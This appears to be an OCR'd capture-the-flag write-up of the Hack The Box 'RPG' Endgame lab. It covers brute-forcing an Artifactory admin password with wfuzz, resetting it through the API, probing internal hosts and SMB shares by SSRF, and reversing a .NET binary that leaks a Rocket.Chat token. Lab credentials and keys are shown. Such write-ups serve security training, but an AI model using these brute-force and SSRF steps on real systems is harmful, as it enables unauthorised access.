



This write-up is all about pwning the RPG Endgame from Hack The Box.



1. Would You Like to Play a Game?

Identify Artifactory version by the `Server` header:

```
$ curl -v 'http://10.13.38.19:8081/artifactory/'
*   Trying 10.13.38.19:8081...
* TCP_NODELAY set
* Connected to 10.13.38.19 (10.13.38.19) port 8081 (#0)
> GET /artifactory/ HTTP/1.1
> Host: 10.13.38.19:8081
> User-Agent: curl/7.68.0
> Accept: */*
>
```

```
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Server: Artifactory/6.13.1
< X-Artifactory-Id: 8c77ab0a65ec94fd:1cd97c:1747f8bc567:-8000
< Location: http://10.13.38.19:8081/artifactory/webapp/
< Content-Length: 0
< Date: Sat, 12 Sep 2020 20:35:05 GMT
<
* Connection #0 to host 10.13.38.19 left intact
```

Study some JFrog Artifactory refs (1, 2, 3, 4, 5, 6).

Generate a wordlist list with PassGen and brute force access-admin password with wfuzz:

```
$ python passgen.py -o ~/htb/endgames/rpg/passwords.txt -n password
22220 passwords written to /root/htb/endgames/rpg/passwords.txt

$ wfuzz -c --basic 'access-admin:FUZZ' -w passwords.txt -u
'http://10.13.38.19:8081/artifactory/api/v1/system/health' -H 'Content-Type:
application/json' --hc 401
000000003:   404        5 L      15 W     79 Ch       "Password12"

$ curl -s -uaccess-admin:Password12 -XGET
'http://10.13.38.19:8081/access/api/v1/system/ping' -H 'Content-Type:
application/json'
OK
```

Change access-admin's password as described here:

```
$ curl -s -uaccess-admin:Password12 -XPATCH
'http://10.13.38.19:8081/artifactory/api/access/api/v1/users/admin' -H 'Content-
Type: application/json' -d '{"password":"snovvcrash.rOcks!"}'
```



```
{
  "username" : "admin",
  "email" : "jfrog-admin@roundsoft.local",
  "realm" : "internal",
  "status" : "enabled",
  "allowed_ips" : [ "*" ],
  "created" : "2019-11-16T17:25:13.904-08:00",
  "modified" : "2020-09-12T13:40:35.019-07:00",
  "last_login_time" : "2020-06-14T23:53:36.039-07:00",
  "last_login_ip" : "10.10.14.9",
  "custom_data" : {
    "public_key" :
"JUHfDLxBPMe4YZbWLKdbams2ZTPq3rmG1zxgTFhrFQEh8fUTDWfNMxDka1ipqdZwGLZY6dhmWpZrYfe
fNiSQRMYGCidZs6YJEEwAgAJ4nEbyYE9KybxXWsSuHJ2VB1xpwsf1P",
    "apiKey_shash" : "CVH6pG",
    "apiKey" :
"AKCp5e31BNLmPhjFrkk6oPKecoKcypYtxSY9QrMvDSHMWVgghVLFqfdpENgSfzQRqZsJmg1Pm",
    "updatable_profile" : "true",
```

```
    "private_key" :
"JR5cohej8r9cKXYVgnxhLowKuQWaX4AjMQYxt2Up6AADGw6eaUkqfh3wRnPHTuC1cEeF24i1uwKQa4a
8QH4G7QVLyGw2Ao5CAMSo451bu99myYXzbXhguUN9JnDwKVymHDws3JXHZ4iprQKzfdt79KJmNXCvJ6s
yqvBzoXNKxqCm8pYXhLBHDSGHu2AXbjmzGa8idkteMPXqvq9XqRNuiP8aUCPUQFUsSjic4LxRoQQtDBN
jmjFGcbGLK7Gx9XotVBRyvB3pjcFxNJHA7KmTzy19qx1wa5YfEM2TmN48h8qxnpyqS9tZpQ84vr4VWXK
nhok8XFPEaB5PbxHxhUTXcXnfumPYm1MDQtyp6zXQzxUB3PfGXMfF9LHvGwzwXH1mLZv3d2R2B5NwUU8
RpQ3A2fXV6fvstkeyfqzprZmeqC2o9zHSc75KYQEhHqcoK8b9Yn1dcKbAdmevkAGQpjpfd8a8",
    "artifactory_admin" : "true"
  },
  "password_expired" : false,
  "password_last_modified" : 1599943235019,
  "groups" : [ ]
}
```



This OSS Artifactory version is not vulnerable to CVE-2020-7931 (1, 2):

```
$ export cookie=$(./artifactory_CVE-2020-7931.py -H http://10.13.38.19:8081/ -g -
u admin -p 'snovvcrash.rOcks!' | grep '-') && echo $cookie
```

SSRF with "Import Repository from Path" functionality to get self NetNTLMv2.




Net-NTLMv2 Response is not crackable.



SSRF with `/api/system/verifyconnection` to get internal HTTP servers:

```
$ wfuzz -c --basic 'snovvcrash:snovvcrash.r0cks!' -u
'http://10.13.38.19:8081/artifactory/api/system/verifyconnection' -H 'Content-
Type: application/json' -d '{"endpoint":"http://192.168.FUZZ.FUZ2Z"}' -w w -w w -
-hc 400
000031708:   200        0 L      4 W      34 Ch       "125 - 88"
000031755:   200        0 L      4 W      34 Ch       "125 - 135"
```


SSRF with "Import Repository from Path" to get internal SMB servers, vulnerable to CVE-2019-19937 (1, 2). The 192.168.125.0/24 network can also be discovered from "Security Descriptor" and "System Logs" sections.



Security Descriptor

With the release of Artifactory 5.6 the Security Descriptor UI was modified to a Read-Only mode. This page will be deprecated in a future release.


```
96      <user>
97        <username>nyoshida</username>
98        <password>bcrypt$$2a$08$lIecN5t.LIUCRZGfVZM3xOZhQMJf1KfKLnhMWUVYgKKGAwgNiE1N.</password>
99        <email>nyoshida@roundsoft.local</email>
100       <admin>true</admin>
101       <enabled>true</enabled>
102       <updatableProfile>true</updatableProfile>
103       <accountNonExpired>true</accountNonExpired>
104       <credentialsExpired>false</credentialsExpired>
105       <credentialsNonExpired>true</credentialsNonExpired>
106       <accountNonLocked>true</accountNonLocked>
107       <realm>internal</realm>
108       <transientUser>false</transientUser>
109       <groups>
110         <userGroup>readers</userGroup>
111       </groups>
112       <userPropertyInfos/>
113       <lastLoginTimeMillis>1600016441213</lastLoginTimeMillis>
114       <lastLoginClientIp>192.168.125.135</lastLoginClientIp>
115       <lastAccessTimeMillis>0</lastAccessTimeMillis>
116       <locked>false</locked>
117     </user>
```




Guess SMB share names.

Request	Payload1	Payload2	Status	Response received	
2531	129	development	200	978	True positive
2724	88	sms	200	57	False positive
2725	128	g	200	60040	
4890	88	ct	200	55	
1	128	.php	400	73	
2	129	.php	400	66	

Import discovered repository.



And get the first flag.



Flag

```
RPG{cOwaBuNg@!_************************}
```

2. Sword and Mind

Analyze contents of the feedback share:

```
$ file Feedbacks.exe
Feedbacks.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS
Windows
```

Reverse and recompile the Program class with dnSpy.


Изменить класс - Program @02000002

```
using System;
using System.IO;
using System.Net;
using System.Security.Cryptography;
using System.Text;

namespace RocketChatLogger
{
    // Token: 0x02000002 RID: 2
    internal class Program
    {
        // Token: 0x06000001 RID: 1
        private static void Main(string[] args)
        {
            if (args.Length == 0)
            {
                Console.WriteLine("Key required.");
                return;
            }
            Program.SimpleAES simpleAES = new Program.SimpleAES();
            string encryptedString = args[0];
            string roomId = args[1];
            Program.GetFeedback(simpleAES.DecryptString(encryptedString), roomId);
        }

        // Token: 0x06000003 RID: 3
        public Program()
        {
        }

        // Token: 0x06000026 RID: 38
        private static void GetFeedback(string key, string roomId)
        {
            Console.WriteLine(key);
            try
            {
                WebRequest webRequest = WebRequest.Create("http://10.13.38.18:3000/api/v1/channels.messages?roomId=" + roomId);
                if (webRequest != null)
                {
                    webRequest.Method = "GET";
                    webRequest.Timeout = 12000;
                    webRequest.ContentType = "application/json";
                    webRequest.Headers.Add("X-Auth-Token", key);
                    webRequest.Headers.Add("X-User-Id", "HTpmn63zyESXXsGZa");
                    webRequest.Proxy = new WebProxy("127.0.0.1", 8080)
                    {
                        BypassProxyOnLocal = false
                    };
                    using (Stream responseStream = webRequest.GetResponse().GetResponseStream())
                    {
                        using (StreamReader streamReader = new StreamReader(responseStream))
                        {
                            string arg = streamReader.ReadToEnd();
                            string str3 = "C:\\Feedback\\";
                            string str2 = "Feedback.txt";
                            File.WriteAllText(str3 + str2, string.Format("Response: {0}", arg));
                        }
                    }
                }
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex.ToString());
            }
        }
```

```
$ strings -ae l Feedbacks.exe | grep roomId
http://192.168.125.135:3000/api/v1/channels.messages?roomId=eoxPkMvnBNCB8q9n8
```

After executing `Feedback.exe` we can capture the request in Burp and also get the `C:\Feedback\Feedbacks.txt` file, containing Rocket.Chat JSON response (must create the `C:\Feedback` directory first or patch the output destination).

```
PS D:\VMs\VirtualBox\Kali Linux 2020.1b\Share\feedback> .\Feedbacks.exe 111091166030218062251222010115128136114113076235134212137064020174229081049098149097150097197008100104224193046241175229075026048009246089192212 eoxPkMvnBNCB8q9n8
bXOx5rjOpTOE3hEfJNTzjAdTWEFas2um7xNH13y1ZL
```

